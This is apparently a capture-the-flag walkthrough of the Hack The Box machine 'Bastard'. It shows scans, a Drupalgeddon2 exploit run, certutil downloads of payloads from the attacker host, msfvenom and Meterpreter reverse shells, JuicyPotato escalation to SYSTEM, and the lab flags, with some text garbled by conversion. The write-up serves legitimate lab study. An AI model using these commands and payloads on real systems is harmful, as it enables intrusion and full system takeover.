
Htb machine: bastard

```
Nmap tcp verbose no dns resolution all ports
 -[user@parrot]-[~]
  -- $nmap -n -v -p- bastard
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-24 21:24 +08
Initiating Ping Scan at 21:24
Scanning bastard (10.10.10.9) [2 ports]
Completed Ping Scan at 21:24, 0.01s elapsed (1 total hosts)
Initiating Connect Scan at 21:24
Scanning bastard (10.10.10.9) [65535 ports]
Discovered open port 135/tcp on 10.10.10.9
Discovered open port 80/tcp on 10.10.10.9
Connect Scan Timing: About 18.22% done; ETC: 21:27 (0:02:19 remaining)
Discovered open port 49154/tcp on 10.10.10.9
Connect Scan Timing: About 34.83% done; ETC: 21:27 (0:01:54 remaining)
Connect Scan Timing: About 52.61% done; ETC: 21:27 (0:01:22 remaining)
Connect Scan Timing: About 71.14% done; ETC: 21:27 (0:00:49 remaining)
Completed Connect Scan at 21:27, 169.15s elapsed (65535 total ports)
Nmap scan report for bastard (10.10.10.9)
Host is up (0.0066s latency).
Not shown: 65532 filtered ports
PORT
         STATE SERVICE
80/tcp
         open http
135/tcp open msrpc
49154/tcp open unknown
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 169.21 seconds
```


Nmap tcp default scripts and version

```
[user@parrot]-[~]
   → $nmap -sC -sV -p80,135,49154 bastard
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-24 21:28 +08
Nmap scan report for bastard (10.10.10.9)
Host is up (0.0074s latency).
PORT
         STATE SERVICE VERSION
         open http Microsoft IIS httpd 7.5
80/tcp
|_http-generator: Drupal 7 (http://drupal.org)
| http-methods:
|_ Potentially risky methods: TRACE
| http-robots.txt: 36 disallowed entries (15 shown)
/includes//misc//modules//profiles//scripts/
/themes//CHANGELOG.txt/cron.php/INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Microsoft-IIS/7.5
|_http-title: Welcome to 10.10.10.9 | 10.10.10.9
135/tcp open msrpc Microsoft Windows RPC
49154/tcp open msrpc Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 62.30 seconds
Nmap udp 1000 ports, all closed
 -[user@parrot]-[~]
 -- $sudo nmap -sU bastard
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-24 21:24 +08
Nmap scan report for bastard (10.10.10.9)
Host is up (0.0029s latency).
All 1000 scanned ports on bastard (10.10.10.9) are open|filtered
Nmap done: 1 IP address (1 host up) scanned in 21.54 seconds
 -[user@parrot]-[~]
```

Drupal found



Username admin exists, however we will found on later that we can't use authenticated RCE as admin:admin doesn't work.



Install droopescan

```
[user@parrot]-[~]
    - $pip3 install droopescan
Collecting droopescan
 Downloading droopescan-1.45.1-py2.py3-none-any.wh1 (514 kB)
Collecting pystache
 Downloading pystache-0.5.4.tar.gz (75 kB)
                                       75 kB 6.1 MB/s
Requirement already satisfied: requests in /usr/lib/python3/dist-packages (from droopescan) (2.25.1)
Collecting cement<2.6.99,>=2.6
  Downloading cement-2.6.2.tar.gz (140 kB)
| 140 kB 38.0 MB/s
Building wheels for collected packages: cement, pystache
  Building wheel for cement (setup.py) ... done
  Created wheel for cement: filename=cement-2.6.2-py3-none-any.whl size=81075 sha256=0c470b92bd013740b2535aa4199e3fcb9be49277def4b629e818799ad603a35c
  Stored in directory: /home/user/.cache/pip/wheels/6a/1f/ae/50bc45360e83a220584c45f063a5cfe521c5ac93bb64ba17d5
  Building wheel for pystache (setup.py) ... done
Created wheel for pystache: filename=pystache-0.5.4-py3-none-any.whl size=82928 sha256=dbb9450d4e2fd82896262508eeaab3eccdd3430d01daf802b94487b2daef4dd6
  Stored in directory: /home/user/.cache/pip/wheels/00/12/1e/0b81c4e565dd306038caf214cee403136c36c5182f2ebc2508
Successfully built cement pystache
Installing collected packages: pystache, cement, droopescan
Successfully installed cement-2.6.2 droopescan-1.45.1 pystache-0.5.4
```


#### Run droopescan and get the version of the install drupal

```
-[user@parrot]-[~]
   - $droopescan scan drupal -u http://bastard
[+] Plugins found:
   ctools http://bastard/sites/all/modules/ctools/
       http://bastard/sites/all/modules/ctools/CHANGELOG.txt
       http://bastard/sites/all/modules/ctools/changelog.txt
       http://bastard/sites/all/modules/ctools/CHANGELOG.TXT
       http://bastard/sites/all/modules/ctools/LICENSE.txt
       http://bastard/sites/all/modules/ctools/API.txt
   libraries http://bastard/sites/all/modules/libraries/
       http://bastard/sites/all/modules/libraries/CHANGELOG.txt
       http://bastard/sites/all/modules/libraries/changelog.txt
       http://bastard/sites/all/modules/libraries/CHANGELOG.TXT
       http://bastard/sites/all/modules/libraries/README.txt
       http://bastard/sites/all/modules/libraries/readme.txt
       http://bastard/sites/all/modules/libraries/README.TXT
       http://bastard/sites/all/modules/libraries/LICENSE.txt
   services http://bastard/sites/all/modules/services/
       http://bastard/sites/all/modules/services/README.txt
       http://bastard/sites/all/modules/services/readme.txt
       http://bastard/sites/all/modules/services/README.TXT
       http://bastard/sites/all/modules/services/LICENSE.txt
   profile http://bastard/modules/profile/
   php http://bastard/modules/php/
   image http://bastard/modules/image/
[+] Themes found:
   seven http://bastard/themes/seven/
   garland http://bastard/themes/garland/
[+] Possible version(s):
   7.54
[+] Possible interesting urls found:
   Default changelog file - http://bastard/CHANGELOG.txt
   Default admin - http://bastard/user/login
[+] Scan finished (0:51:50.279872 elapsed)
```

May be vulnerable to drupalgeddon3, credentials isn't known so the potential exploit may be an unauthenticated on which is:



# Potential problem while running exploit



# Install required gem for exploit

# Exploit runs without any issue after installing gem

On default exploit failed to run, so modify try\_phpshell option

```
11 require 'base64'$
12 require 'json'$
13 require 'net/http'$
14 require 'openssl'$
15 require 'readline'$
16 require 'highline/import'$
17 $
18 $
19 # Settings - Try to write a PHP to the web root?$
20 try_phpshell = false$
```

# Got shell

```
[user@parrot]-[~/Desktop/htb/bastard]
 -- $ruby 44449.rb http://bastard
ruby: warning: shebang line ending with \r may cause problems
[*] --==[::#Drupalggedon2::]==--
------
[i] Target : http://bastard/
[i] Write? : Skipping writing PHP web shell
______
[+] Found : http://bastard/CHANGELOG.txt (HTTP Response: 200)
[+] Drupal!: v7.54
[*] Testing: Form (user/password)
[+] Result : Form valid
- - - - - - - - - - - -
[*] Testing: Clean URLs
[+] Result : Clean URLs enabled
[*] Testing: Code Execution (Method: name)
[i] Payload: echo OSRDUYEN
[+] Result : OSRDUYEN
[+] Good News Everyone! Target seems to be exploitable (Code execution)! w00hoo00!
------
drupalgeddon2>> dir
Volume in drive C has no label.
Volume Serial Number is 605B-4AAA
Directory of C:\inetpub\drupal-7.54
19/03/2017 09:04
                 <DIR>
19/03/2017 09:04 (A) <DIR>
19/03/2017 01:42 30 317 .editorconfig
```

Transferring reverse shell to target, once done execute reverse shell

```
[user@parrot]-[~/Desktop/htb/bastard]

$\sudo updog -d \ . -p80

[+] Serving /home/user/Desktop/htb/bastard...

* Running on http://0.0.0.0:80/ (Press CTRL+C to quit)

10.10.10.9 - - [24/Aug/2021 23:29:28] "GET /shell.exe HTTP/1.1" 200 -

10.10.10.9 - - [24/Aug/2021 23:29:28] "GET /shell.exe HTTP/1.1" 200 -

10.10.10.9 - - [24/Aug/2021 23:32:46] "GET /shell.exe HTTP/1.1" 200 -

10.10.10.9 - - [24/Aug/2021 23:32:46] "GET /shell.exe HTTP/1.1" 200 -
```

## Meterpreter shell

msf6 exploit(multi/handler) > run

[\*] Started reverse TCP handler on 10.10.14.29:4444
[\*] Sending stage (200262 bytes) to 10.10.10.9

[\*] Meterpreter session 1 opened (10.10.14.29:4444 -> 10.10.10.9:54208) at 2021-08-24 23:33:24 +0800

meterpreter > getuid
Server username: NT AUTHORITY\IUSR
meterpreter > sysinfo
Computer : BASTARD
OS : Windows 2008 R2 (6.1 Build 7600).
Architecture : x64
System Language : el\_GR

Meterpreter : x64/windows

: HTB

meterpreter >

Logged On Users : 0

## User flag

Domain

ba22fde1932d06eb76a163d312f921a2

C:\Users\dimitris\Desktop>type user.txt
type user.txt
ba22fde1932d06eb76a163d312f921a2
C:\Users\dimitris\Desktop>

Check privileges, seems like its vulnerable to juicy potato

C:\Users\dimitris\Desktop>whoami /priv

whoami /priv

PRIVILEGES INFORMATION

-----

C:\Users\dimitris\Desktop>

Binaries for juicy potato 64 bit can be found on: <a href="https://github.com/ohpe/juicy-potato/releases">https://github.com/ohpe/juicy-potato/releases</a>

#### CLSID can be found on:

https://github.com/ohpe/juicy-potato/blob/master/CLSID/Windows Server 2008 R2 Enterprise/CLSID.list

```
Download all the necessary requirements and test run juicy potato
C:\temp>certutil.exe /urlcache /f http://10.10.14.29/CLSID.list CLSID.list
certutil.exe /urlcache /f http://10.10.14.29/CLSID.list CLSID.list
**** Online ****
CertUtil: -URLCache command completed successfully.
C:\temp>certutil.exe /urlcache /f http://10.10.14.29/test_clsid.bat test_clsid.bat
certutil.exe /urlcache /f http://10.10.14.29/test_clsid.bat test_clsid.bat
**** Online ****
CertUtil: -URLCache command completed successfully.
C:\temp>certutil.exe /urlcache /f http://10.10.14.29/JuicyPotato.exe juicypotato.exe
certutil.exe /urlcache /f http://10.10.14.29/JuicyPotato.exe juicypotato.exe
**** Online ****
CertUtil: -URLCache command completed successfully.
C:\temp>juicypotato.exe
juicypotato.exe
JuicyPotato v0.1
Mandatory args:
-t createprocess call: <t> CreateProcessWithTokenW, <u> CreateProcessAsUser, <*> try both
-p cprogram>: program to launch
-l <port>: COM server listen port
Optional args:
-m <ip>: COM server listen address (default 127.0.0.1)
-a <argument>: command line argument to pass to program (default NULL)
-k <ip>: RPC server ip address (default 127.0.0.1)
-n <port>: RPC server listen port (default 135)
-c <{clsid}>: CLSID (default BITS:{4991d34b-80a1-4291-83b6-3328366b9097})
-z only test CLSID and print token's user
C:\temp>
```

## Get the necessary clsid

```
C:\temp>test_clsid.bat

test_clsid.bat

{72A7994A-3092-4054-B6BE-08FF81AEEFFC} 10000

{84D586C4-A423-11D2-B943-00C04F79D22F} 10000

{b8f87e75-d1d5-446b-931c-3f61b97bca7a} 10000

{4D111E08-CBF7-4f12-A926-2C7920AF52FC} 10000

{3B35075C-01ED-45bc-9999-DC2BBDEAC171} 10000

{228fb8f7-fb53-4fd5-8c7b-ff59de606c5b} 10000

{01D0A625-782D-4777-8D4E-547E6457FAD5} 10000

{4BC67F23-D805-4384-BCA3-6F1EDFF50E2C} 10000

{010911E2-F61C-479B-B08C-43E6D1299EFE} 10000
```

Create payload for administrator and upload to target system

```
[user@parrot] - [~/Desktop/htb/bastard]
   - $msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.29 LPORT=443 -f exe > root.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
[user@parrot] = [~/Desktop/htb/bastard]
  - $
C:\temp>certutil.exe /urlcache /f http://10.10.14.29/root.exe root.exe
certutil.exe /urlcache /f http://10.10.14.29/root.exe root.exe
**** Online ****
CertUtil: -URLCache command completed successfully.
C:\temp>dir root.exe
dir root.exe
 Volume in drive C has no label.
 Volume Serial Number is 605B-4AAA
 Directory of C:\temp
24/08/2021 07:07
                                 7.168 root.exe
               1 File(s)
                                 7.168 bytes
               0 Dir(s) 30.799.773.696 bytes free
Only focus on nt authority/system, in this case the clsid is
{d20a3293-3341-4ae8-9aaf-8e397cb63c34}
C:\temp>type result.log
type result.log
{9678f47f-2435-475c-b24a-4606f8161c16};NT AUTHORITY\IUSR
{98068995-54d2-4136-9bc9-6dbcb0a4683f};NT AUTHORITY\IUSR
{0289a7c5-91bf-4547-81ae-fec91a89dec5};NT AUTHORITY\IUSR
{9acf41ed-d457-4cc1-941b-ab02c26e4686};NT AUTHORITY\IUSR
{d20a3293-3341-4ae8-9aaf-8e397cb63c34};NT AUTHORITY\SYSTEM
Execute juicy potato
juicypotato.exe -p c:\temp\root.exe -1 4444 -t * -c {d20a3293-3341-4ae8-9aaf-
8e397cb63c34}
C:\temp>juicypotato.exe -p c:\temp\root.exe -l 4444 -t * -c {d20a3293-3341-4ae8-9aaf-8e397cb63c34}
juicypotato.exe -p c:\temp\root.exe -l 4444 -t * -c {d20a3293-3341-4ae8-9aaf-8e397cb63c34}
Testing {d20a3293-3341-4ae8-9aaf-8e397cb63c34} 4444
[+] authresult 0
{d20a3293-3341-4ae8-9aaf-8e397cb63c34};NT AUTHORITY\SYSTEM
[+] CreateProcessWithTokenW OK
```

Nt authority/system now

C:\temp>

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.29:443
[*] Sending stage (200262 bytes) to 10.10.10.9
[*] Meterpreter session 1 opened (10.10.14.29:443 -> 10.10.10.9:54778) at 2021-08-25 00:08:09 +0800

meterpreter > sysinfo
Computer : BASTARD
OS : Windows 2008 R2 (6.1 Build 7600).
Architecture : x64
System Language : el_GR
Domain : HTB
Logged On Users : 0
Meterpreter : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > ■
```

# Root flag:

# 4bf12b963da1b30cc93496f617f7ba7c